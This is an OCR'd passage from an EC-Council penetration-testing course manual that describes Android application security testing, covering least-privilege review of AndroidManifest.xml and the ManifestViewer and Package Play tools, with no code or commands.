

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Android Browser-based Applications Penetration Testing

Android web browsers provide web navigation through various widgets and plug-ins. Vulnerabilities in these mobile browsers result in various attacks, such as rooting the phones, phishing, software running background, etc. Browser-based applications penetration testing is performed just like a normal application penetration testing. It involves testing Browser-based applications against normal web application vulnerabilities, such as SQL injections, authentication checks, authorization checks, cross Site Scripting attacks, parameter tampering, Transport layer security, etc.


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Android Platform-based Applications Penetration Testing

The Android platform-based applications are more complex when compared to browser-based applications. These applications may include both the client side as well as server-side processing. Platform-based application penetration testing takes a different approach from browser-based application pen testing. Android applications generally include both HTTP and HTTPS traffic. You may test the HTTP and HTTPS traffic for various web-based vulnerabilities. APK application builds and functions in such a way that it may require local, as well as server-side, processing. For example, sometimes one APK application may use HTTP/HTTPS traffic to send/receive data from server, and other times it may carry out only local storage and processing.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Test for Application Least Privilege

Some applications at the time of installation request users to permit access to the resources on their mobile device, and the final decision is the user's whether to allow or not. Due to improper understanding about the situation, some users allow access to their data; this would cause trouble for them. To avoid this kind of situation, a least privilege concept was developed to protect the users' data and their privacy. The Least Privilege concept states that, application is not allowed to access any more resources than the minimum required for it to function.

AndroidManifest.xml

AndroidManifest.xml file defines the security permissions for the applications in Android devices. The applications that are built to run in the Android environment are recommended to have this file in their root directory. Android gets the details about any application through this file.

As a pen tester, you can explore the AndroidManifest.xml file of target application to review its permissions and test whether it obeys Least Privilege principle. You may use tools, such as ManifestViewer and Manifest Explorer, to view AndroidManifest.xml file of the applications. Reviewing the AndroidManifest.xml file is the tester's basic attack surface in Android application penetration testing.

- **ManifestViewer**

  Source: *https://play.google.com*

  ManifestViewer is an application used by both developers and testers. It is supporting up to API Level 16. It allows you to watch the AndroidManifest.xml of an installed application. Using this tool, you may search the application from the Intent-filter or

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

uses-permission. It is operable for Android 1.6 version or above and designed only for smartphones, not for the tablet.




Figure K.28: Screenshot of ManifestViewer




Figure K.29: Screenshot of ManifestViewer showing Application Uses-Permission

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Figure K.30: Screenshot of ManifestViewer showing AndroidManifest.xml

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Explore Installed Packages on Android Phone with Package Play

Exploring installed packages on the Android phone helps you in protecting the device from malicious links or software that could steal the private data and crash the mobile. You may use the Package Play tool to view Android package details, including permissions, services, activities, etc., of the apps installed on the target Android phone.

- **Package Play**

  Source: *https://www.nccgroup.trust*

  Package Play is a tool that may be used on any device using the Google Android operating system (OS). Package Play shows the user, all the installed packages on the mobile device. This helps the user in the following ways:

  - Starts exported Activities
  - Shows defined and used permissions
  - Shows activities, services, receivers, providers and instrumentation, their export and permission status
  - Switches to Manifest Explorer or the Setting's applications view of the application

  Initially, you have to choose a package that needs to be examined from the list of all apps. The following figures shows how the options are displayed in the Package Play:

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


